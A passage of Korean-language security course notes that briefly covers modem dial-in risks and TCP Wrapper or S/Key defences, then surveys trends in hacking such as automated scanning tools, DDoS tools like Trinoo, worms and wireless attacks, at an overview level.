  - 원격 시스템의 TCP 포트에 모뎀이 직접적으로 연결되어 있다는 것을 발견한 침입자는 모뎀을 이용하여 직접 다이얼링 하여 접속 가능
  - TCP 포트가 요구된다면, TCP -Wrapper나 S/Key 인증이 고려되어야 함

최근의 해킹유형

- 과거의 해킹 공격
  - 관리자의 실수나 운영체제가 갖는 취약점이 있는 프로그램들을 악용해 관리자의 권한을 얻는 정도
- 최근의 해킹 공격
  - 대중화, 자동화, 지능화, 대규모화 등의 특성
    - 파괴성과 바이러스의 전염성이 결합된 새로운 형태의 공격 등장
    - 해킹에 대한 지식의 일반화와 해킹지원프로그램의 GUI 환경 지원으로 해킹 확산 용이
    - 보안교육 미흡으로 인한 해커에 관대한 사회 풍조 만연
    - 자동화, 지능화된 해킹 도구로 광범위한 정보시스템 및 네트워크로의 대규모 침입과 파괴 가능
      - multiple scan, mscan, sscan 등의 도구를 이용한 DDoS 공격(트리노(Trinoo) 등)
  - 인터넷 웜과 해킹의 접목
  - 무선통신공격